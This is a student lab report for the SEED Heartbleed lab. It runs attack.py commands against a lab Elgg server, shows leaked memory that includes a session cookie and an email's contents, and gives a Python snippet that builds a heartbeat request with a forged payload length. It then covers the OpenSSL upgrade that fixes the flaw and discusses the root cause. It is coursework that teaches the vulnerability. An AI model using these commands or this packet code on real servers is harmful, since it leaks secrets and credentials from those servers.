

Terminal
8:40 PM Seed
Terminal
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=vf11kvcofo929plndcdr1798l3
Connection: keep-alive
2.?9.c.
C.C...8..qE_.....
l.\VEb.Y.9C.. A...FA
[06/23/2022 20:40] seed@ubuntu:~/Downloads/HeartBleed$




- `./attack.py www.heartbleedlabelgg.com -l 0x4000` **to expose sensitive information located in our sent email to Sammy, includes subject: "bank account" and body: "username: test password: you don't know me."**

MORE ON NEXT PAGES

3.2 Find the cause of the Heartbleed Vulnerability



- ./attack.py www.heartbleedlabelgg.com -l 0x015B





- ./attack.py www.heartbleedlabelgg.com --length 83

Question 2.1:

As the payload length decreases, the amount of information returned from the attack decreases.

Question 2.2:







- `./attack.py www.heartbleedlabelgg.com --length 22` **after some attempts, --length 22 appears to be the boundary.**

3.3 Countermeasure and Bug Fix

Task 3.1:



- sudo apt-get update
- sudo apt-get upgrade to update the OpenSSL library to the newest version.



- ./attack.py www.heartbleedlabelgg.com -l 0x4000 after updating the seed server machine we only receive .F, the attack fails.

Task 3.2:

The reason the Heartbleed vulnerability exists is because the payload length is being directly received without any checks. To prevent the attack, limit the accepted size to below the boundary.

Alice, Bob, and Eva:

Alice thinks the fundamental cause is missing the boundary

checking during the buffer copy.

Alice is correct, failing to boundary check is a cause.

Bob thinks the cause is missing the user input validation.


Bob is correct, user validation could prevent a cause for the Heartbleed attack.

Eva thinks that we can just delete the length value from the packet to solve everything.

Eva is wrong, if length is deleted then we can’t transfer data.


Summary

Heartbeat: OpenSSL Implementation



Possibility: Payload_length inconsistency

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE




```
def build_heartbeat(tls_ver):

 heartbeat = [
   0x18,     # Content Type (Heartbeat)
   0x03, tls_ver, # TLS version
   0x00, 0x29, # Length

   # Heartbeat header
   0x01,     # Type (Request)
   0x00, 0x16, # Payload length =22 bytes !!!!!!!!!
   #-----------------------------------------------
   0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
   0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
   0x41, 0x41, 0x41, 0x41, 0x41, 0x42,
   # Payload content ends 22 bytes
   #-----------------------------------------------
   0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
   0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45
   # Paddings ends 16 bytes
   #-----------------------------------------------
 ]
```

Replaced by 0x03,0xEF # payload length = 1022

Possible Attack: on the server side